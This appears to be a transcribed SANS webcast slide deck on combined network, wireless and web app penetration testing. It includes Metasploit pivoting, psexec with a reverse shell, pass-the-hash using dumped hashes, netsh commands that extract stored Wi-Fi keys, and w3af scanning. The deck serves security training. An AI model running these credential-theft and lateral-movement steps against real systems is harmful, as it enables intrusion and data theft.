The Pen Test Perfect Storm:

Combining Network, Web App, and Wireless Pen Test Techniques – Part 2

By Joshua Wright, Kevin Johnson, & Ed Skoudis


Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Web App Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Previously on Battlestar Galactica…

- To recap, in Part 1 of this trilogy, we discussed how penetration tests and testers are categorized:
  1) Network tests 2) Web application tests 3) Wireless tests
  4) Others, but those are the biggies…
- We also proposed that…
- …if you want to be a *great* pen tester…
- …make sure you can pivot between network pen tests, web app tests, and wireless pen tests
  - Furthermore, integrate these attack vectors together into a much more powerful combined attack
- To procure *great* pen tests, specify combined tests

And, We Covered a Scenario



Today's Focus

- Let's build on the concept of combined testing
- We'll discuss useful new tools and techniques
- We'll look at how these concepts can be used in a network/wireless/web app combined pen test
- In Part 1, the flow was 1) wireless 2) web app 3) network exploitation
- To illustrate the pragmatic and iterative nature of combined tests, we'll alter the order this time:
  1) Network exploitation – Useful Metasploit features (Metasploit's built-in route command, psexec exploit, and its pass-the-hash features)
  2) Wireless attack – Vista wireless power tools (including VistaRFMON)
  3) Web App attack – Discovery and exploitation (using w3af)


Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Web App Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Metasploit's Route Command

- Metasploit includes many server-side and client-side exploits
- Use Metasploit 3.x "route" command to pivot through already-exploited host
  - Carries follow-on exploits and payloads across Meterpreter session
  - Don't confuse this with the Meterpreter "route" command

```
msf > use [exploit1]
msf > set RHOST [victim1]
msf > set PAYLOAD windows/meterpreter/bind_tcp
msf > exploit
meterpreter >  (CTRL-Z to background session… will display meterpreter sid)
msf > route add [target_subnet] [netmask] [sid]
msf > use [exploit2]
msf > set RHOST [victim2]
msf > set PAYLOAD [payload2]
msf > exploit
```



Check out Mark Baggett's video at www.screencast.com/t/PXFoUtvLZ

Metasploit's psexec Feature

- Remember the great free psexec tool from Microsoft SysInternals?
  - Allows user with admin credentials to make a remote Windows box run a command via SMB connections
- Metasploit includes a psexec exploit with very similar features
- A pen tester can use one compromised Windows machine to cause another machine to run cmd.exe for a nice little pivot
- First, exploit victim1 with exploit1 and Meterpreter payload, then…


```
msf > route add [victim2_net] [netmask] [sid]
msf > use windows/smb/psexec
msf > set RHOST [victim2]
msf > set PAYLOAD windows/shell/reverse_tcp
msf > set SMBUser [admin_name]
msf > set SMBPass [admin_password]
msf > exploit
```

But… What if you don't have the admin password?

Metasploit's Integrated Pass-the-Hash

- Metasploit psexec has built-in pass-the-hash capability!
  - Instead of configuring psexec with the admin name and ***password***, just configure it with the admin name and ***hash*** dumped using priv
- First, exploit victim1 with exploit1 and Meterpreter payload, then…

```
meterpreter> use priv
meterpreter> hashdump   (hit CTRL-Z to background session)
msf > route add [victim2_net] [netmask] [sid]
msf > set RHOST [victim2]
msf > use windows/smb/psexec
msf > set PAYLOAD windows/shell/reverse_tcp
msf > set SMBUser [admin_name]
msf > set SMBPass [admin_LM_hash:admin_NT_hash]
msf > exploit
```



Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Web App Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Vista Wireless Power Tools

- Vista introduces all-new wireless stack
  - Lots of new and powerful features
- NDIS 6 requires wireless drivers to support monitor-mode packet capture
  - Previously limited to Linux or commercial drivers
- Unfortunately, not exposed in any built-in applications
- Introducing VistaRFMON from InGuardians


```
C:\>vistarfmon
vistarfmon: Enable and disable monitor mode on Vista NDIS 6 interfaces.
Copyright (c) 2008 Joshua Wright <josh@inguardians.com>

Available interface(s):
  1. Intel(R) Wireless WiFi Link 4965AGN, Mode: ExSta, State: connected

C:\>vistarfmon 1 mon
Operation mode set to Monitor.
```



Capturing Vista Wireless Traffic

- With RFMON capture, attacker uses Vista host to discover and attack nets
  - It's like having a remote Linux box, sort of
- Packet capture supplied by Microsoft NetMon 3.2
  - Silent command-line install and capture… no reboot
- Attacker can enumerate, analyze and attack wireless networks seen by victim
- No attack tools read NetMon WLAN captures
- Solution: nm2lp from InGuardians!
  - Converts Netmon WLAN captures to libpcap format



Leveraging Vista "netsh wlan"

- Attacker can extract useful Vista WLAN config data
  - WPA/2-PSK passwords, configuration settings, preferred networks, certificate store, etc.
- Can also establish new networks
  - Ad-Hoc interfaces, bridged to Ethernet interfaces (requires 3rd party tool nethelper.exe w/o GUI)
  - Layer 2 connection for local WLAN attacker



Useful Vista Built-In Wireless Commands

```
netsh wlan show interfaces
netsh wlan show drivers
netsh wlan show profiles
netsh wlan export profile
findstr /I key *.xml
```


Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Web App Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Web Application Audit and Attack Framework

- w3af is a well-known web attack framework
  - Very similar in model to Metasploit
- w3af combines all of the necessary pieces to accomplish an entire web attack
  - Mapping to determine how the application works
  - Discovery to find vulnerabilities
  - Exploitation to take control of a target application or its underlying server
- With network access, w3af provides an excellent framework to take our attack to the next level


w3af Console Interface

- Here is the beginning w3af's information gathering
- We are setting up a scan of a target web application
- We are able to choose our plug-ins and targets
  - Most plug-ins provide configurable options
- We can use this interface to scan an application for exploitable vulnerabilities

```
$ ./w3af
w3af>>> plugins
w3af/plugins>>> output console,textfile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName scan.txt
w3af/plugins>>> discovery allowedMethods
w3af/plugins>>> audit osCommanding
w3af>>> target
w3af/config>>> set target http://bradybunchboondoggle.com
w3af>>> start
```

w3af Exploits


- w3af includes a number of web app exploits, including:
  - xssBeEF is the XSS tool discussed in Part 1 of this webcast series
  - sqlmap is an entire SQL injection exploit tool
    - Includes an OS shell used through SQLi
  - mysqlWebShell provides shell access using SQL injection on MySQL target
  - osCommandingShell is a command shell created through command injection flaws




Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Web App Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A


A Combined Pen Test Scenario




Start with Client-Side Exploit of XP Box




Pivot Through XP Box to Exploit Vista Machine




RFMON Wireless Network Enumeration and Discovery




Leveraging Compromised Client Wireless Preferences



Use w3af to Scan Intranet Web Application



Retrieve PII Files from Corporate Web Server



Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Web App Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Conclusions

- Combined attack vectors allow for far deeper penetration into most target networks than separate vectors allow
  - Combining web app, network, and wireless penetration testing is very powerful
- This combination provides a much more accurate view of the business risks posed by vulnerabilities than offered by completely separate network, wireless, and web app tests
- We've looked at useful features of Metasploit, Vista wireless power tools, and w3af
- In Part III of this webcast trilogy, we'll look at additional attack vectors and tools for further combining these three disciplines…
  - …and discuss where this type of testing may be headed in the future

References

- Metasploit: www.metasploit.com
- VistaRFMON and nm2lp: www.inguardians.com/tools
- Vista Wireless Power Tools paper: www.inguardians.com/pubs/articles.html
- Nethelper: winunix.mkreddys.com
- W3af: w3af.sourceforge.net
- Samurai: samurai.inguardians.com

Upcoming In-Depth SANS Pen Test Courses

- SANS 560: *Network Pen Testing and Ethical Hacking*
  - Las Vegas, Jan 26: *Skoudis*
  - Orlando, March 2: *Skoudis*
  - Portland, OR, March 9: *Kohlenberg*
  - Phoenix, AZ, March 23: *Galbraith*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
  - Las Vegas, Jan 26: *Johnson*
  - Orlando, March 2: *Johnson*
  - New Orleans, May 5: *Johnson*
- SANS 617: *Wireless Ethical Hacking, Pen Testing, & Defenses*
  - Ottawa, Feb 2: *Wright*
  - Orlando, FL, March 2: *Wright*
  - Regina, Saskatchewan, March 23: *Pesce*
  - Calgary, Alberta, April 14: *Wright*

For 560, 542, and 617 in Orlando and Phoenix, receive a 10% discount when you register using discount code of PenTestPart2.

Webcast Questions and Answers

- We'll answer some questions on this webcast
- We'll also continue the discussion for a week at ethicalhacker.net
  - Post a question in the forum dedicated to this webcast trilogy
  - Josh, Kevin, and Ed will periodically check out questions there and answer
- http://www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,3337.0/